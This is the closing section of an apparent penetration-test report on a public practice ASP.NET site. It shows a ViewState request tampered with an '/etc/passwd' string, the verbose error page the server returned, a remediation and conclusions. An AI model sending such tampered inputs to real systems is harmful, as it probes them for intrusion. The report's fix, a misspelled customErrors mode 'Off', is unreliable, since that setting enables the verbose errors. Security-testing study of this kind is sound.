
Image 33 - Calendar http request

By inserting random characters on the http request and sending it again to the web server, the web server sent an error on the http response, as shown in image 35.



```
.7pI2YBwL7pKE%2FAvukoT8C%
/C%2B6SFxwwC%2B6T5rAkC%2E
3C3Mu7%2B/etc/passwd
3oCAtzL6%2BoCAtzL39MPAtzL
```

Image 34 - Random characters insert



```
        <b>
          Version Information:
        </b>
        &nbsp;Microsoft .NET Framework Version:2.0.50727.8813; ASP.NET Version:2.0.50727.8951

      </font>

    </body>
  </html>
  <!--
  [FormatException]: Invalid length for a Base-64 char array.
  at System.Convert.FromBase64String(String s)
  at System.Web.UI.ObjectStateFormatter.Deserialize(String inputString)
  at System.Web.UI.ClientScriptManager.EnsureEventValidationFieldLoaded()
  [ViewStateException]: Invalid viewstate.
  Client IP: 179.100.45.95
  Port: 58091
  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
  ViewState:
  /wEWWwLe7LapAgLStq24BwK3jsrkBALtuvfLDQKC3IeGDALQp5LlBALTp+rACAKN96ipBgKN96ipBgLmnbveCQLmnbveCQLmna/1AgLmna/1A
  gLmnc0JCgLmnc0JCgLmnfesAwLmnfesAwLmnevDDALmnevDDALmnZ/mBQLmnZ/mBQLmnbO9DQLmnbO9DQLmnafQBgLmnafQBgLmnZu5AwLmnZ
  u5AwLmnY/cDALmnY/cDAL7pJnFDwL7pJnFDwL7pI2YBwL7pI2YBwL7pKE/AvukoT8C+6TVOwkC+6TVOwkC+6TJ9gIC+6TJ9gIC+6T9jQoC+6T
  9jQoC+6SRoAMC+6SRoAMC+6SFxwwC+6SFxwwC+6T5rAkC+6T5rAkC+6TtwwIC+6TtwwIC3Mv/6AUC3Mv/6AUC3MuTjw0C3MuTjw0C3MuHogYC
  3MuHogYC3Mu7+Q8C3Mu7+/etc/passwd
  Q8C3MuvnAcC3MuvnAcC3MvDMALcy8MwAtzL99cJAtzL99cJAtzL6+oCAtzL6+oCAtzL39MPAtzL39MPAtzL8/YIAtzL8/YIArHS3Z8KArHS3Z
  8KArHS8bIDArHS8bIDArHS5ckMArHS5ckMArHSmewFArHSmewFArHSjYMNArHSjYMNArHSoaYGArHSoaYGArHS1foPArHS1foPArHSyZEHArH
  SyZEHArHSvfkFArHSvfkFArHS0Z0NArHS0Z0NAor5owUCivmjBWSAMX600vLawlreaCdcXNN6kzNp
  Referer: http://testaspnet.vulnweb.com/login.aspx
  Path: /login.aspx
  [HttpException]: The state information is invalid for this page and might be corrupted.
  at System.Web.UI.ViewStateException.ThrowError(Exception inner, String persistedState, String
  errorPageMessage, Boolean macValidationError)
  at System.Web.UI.ClientScriptManager.EnsureEventValidationFieldLoaded()
  at System.Web.UI.ClientScriptManager.ValidateEvent(String uniqueId, String argument)
  at System.Web.UI.WebControls.TextBox.LoadPostData(String postDataKey, NameValueCollection postCollection)
  at System.Web.UI.Page.ProcessPostData(NameValueCollection postData, Boolean fBeforeLoad)
  at System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean
  includeStagesAfterAsyncPoint)
  at System.Web.UI.Page.ProcessRequest(Boolean includeStagesBeforeAsyncPoint, Boolean
  includeStagesAfterAsyncPoint)
  at System.Web.UI.Page.ProcessRequest()
  at System.Web.UI.Page.ProcessRequest(HttpContext context)
  at ASP.login_aspx.ProcessRequest(HttpContext context) in
  c:\Windows\Microsoft.NET\Framework64\v2.0.50727\Temporary ASP.NET
  Files\root\e6eb278b\4a52d72d\App_Web_hnrrotav.6.cs:line 0
  at System.Web.HttpApplication.CallHandlerExecutionStep.System.Web.HttpApplication.IExecutionStep.Execute()
  at System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously)
  --><!--
  This error page might contain sensitive information because ASP.NET is configured to show verbose error
  messages using &lt;customErrors mode="Off"/&gt;. Consider using &lt;customErrors mode="On"/&gt; or
  &lt;customErrors mode="RemoteOnly"/&gt; in production environments.-->
```

Image 35 - Error message display

The error message disclosed some sensitive information, like the port being used in that connection, arguments, functions, encrypted base being used (base-64), framework and its version, framework path: c:\Windows\Microsoft.NET\Framework64\v2.0.50727\Temporary ASP.NET. This happens because ASP.NET has detailed error message enabled, which gives an attacker important information about the application that could help to perform a successful attack.

Solution:

Disable verbose error message from ASP.NET to remote users, so users and attackers can't see sensitive information in case of an error, this can be done with the command: <customErros mode='Off' />. Is also important to keep all technology used updated to the most recently launched version.

Final Consideration

The tests executed found three high or very high vulnerabilities for each of the four applications requested on the project, that could cause negative impacts to the applications. With that, we can conclude the tests achieved the proposed objective.

We can conclude that penetration tests are fundamental to detect security vulnerabilities and help develop a safer application.

As technology and information security progress quickly, for both security measures and exploitations, it’s extremely important to perform periodic security tests.

I am thankful for the opportunity for this project and make myself available for any future opportunity.